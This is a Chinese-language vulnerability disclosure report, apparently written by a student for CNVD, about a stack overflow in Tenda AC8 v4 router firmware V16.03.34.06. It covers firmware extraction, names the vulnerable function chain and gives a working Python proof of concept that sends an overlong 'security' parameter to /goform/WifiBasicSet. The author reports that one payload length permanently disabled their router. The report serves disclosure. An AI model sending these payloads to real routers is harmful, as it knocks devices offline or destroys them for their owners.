# 腾达AC8 v4 V16.03.34.06 漏洞报告

在校学生，第一次挖漏洞&交cnvd，写的不到位的地方还希望审报告的师傅能够及时指正，拜谢Orz（联系邮箱：2313696342@qq.com）

检索了cve关于AC8系列的47个漏洞，确定没有重复

使用的环境&工具版本号：Ubuntu 22.04

binwalk v2.2.1

ida pro 9.0

## 环境准备

官网下载对应路由器版本的固件：[https://tenda.com.cn/material/show/3518](https://tenda.com.cn/material/show/103518)


AC8 v4 升级软件\_V16.03.34.06

软件版本：V16.03.34.06

更新时间：2024-11-29

文件大小 ： 6.86 M

文件格式： zip




解压下载的zip文件后，使用binwalk工具来解析固件。

binwalk -eM 解析固件【最新版本的binwalk对该附件解析效果不好，我使用的是v2.2.1版本】

正常解析后，来到squashfs-root目录下，路由器启动程序路径是./bin/httpd

通过file命令，查看程序，可以看到httpd是32-bit，MIPS架构的可执行文件。




## 漏洞证明

在/goform/WifiBasicSet下，security和security\_5g参数会导致栈溢出漏洞。formWifiBasicSet函数的sub\_45F3E8依次经过下面的函数，

sub\_45F3E8 -> sub\_45E1C4 -> sub\_45DC58

在sub\_45DC58的第30行的strcpy函数会导致栈溢出漏洞。



在不设置其他参数的情况下，其余参数会保持默认，那么程序将在sub\_45DC58函数中，会让我们传入参数security，攻击者通过输入足够长度的数据给这个参数，会使得程序在执行到strcpy函数时造成缓冲区溢出。

下面是在真实场景下的poc【qemu的虚拟环境，可能由于有些文件没有设置好权限，也可能是这样的原因：connect: No such file or directory，使得暂时没有找到一个办法在qemu的虚拟环境下使程序运行到sub\_45DC58函数，但通过代码审计和真实场景的测试，可以确定，此处是存在栈溢出漏洞的】

POC:

import requests

headers = {

'User-Agent': 'Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:139.0) Gecko/20100101 Firefox/139.0',

"Cookie" : "password=381acc5cfbc629c40245413ef90a4439mffcvb" # 如果路由器设置了密码，需要抓包找到cookie

}

url = "http://tendawifi.com"

url\_vuln = url + "/goform/WifiBasicSet"

# payload = 'a'\*0x100 # 恰好不会触发栈溢出，路由器将继续正常运行，不会退出到登录页面

# payload = 'a'\*(0x100+8) # 不建议用这个payload，真实场景会报销路由器（我的路由器真的坏了）

payload = 'a'\*0x1000 # 真实场景，http://tendawifi.com管理界面会回到登录页

data = {


'security': payload

}


response = requests.post(url\_vuln, data=data, headers=headers)

print(response.text)

当使用payload = 'a'\*0x100时：



当使用payload = 'a'\*0x1000时：【不会影响到其他设备连接到路由器】



当使用payload = 'a'\*(0x100+8)时：【此时路由器会因为程序卡死而直接掉线，就再也连不了，重启也不能连上路由器，之后联系客服，客服鉴定为路由器坏了】

除了会出现和payload = 'a'\*0x1000时的程序报错以外，路由器还会直接将所有设备下线。

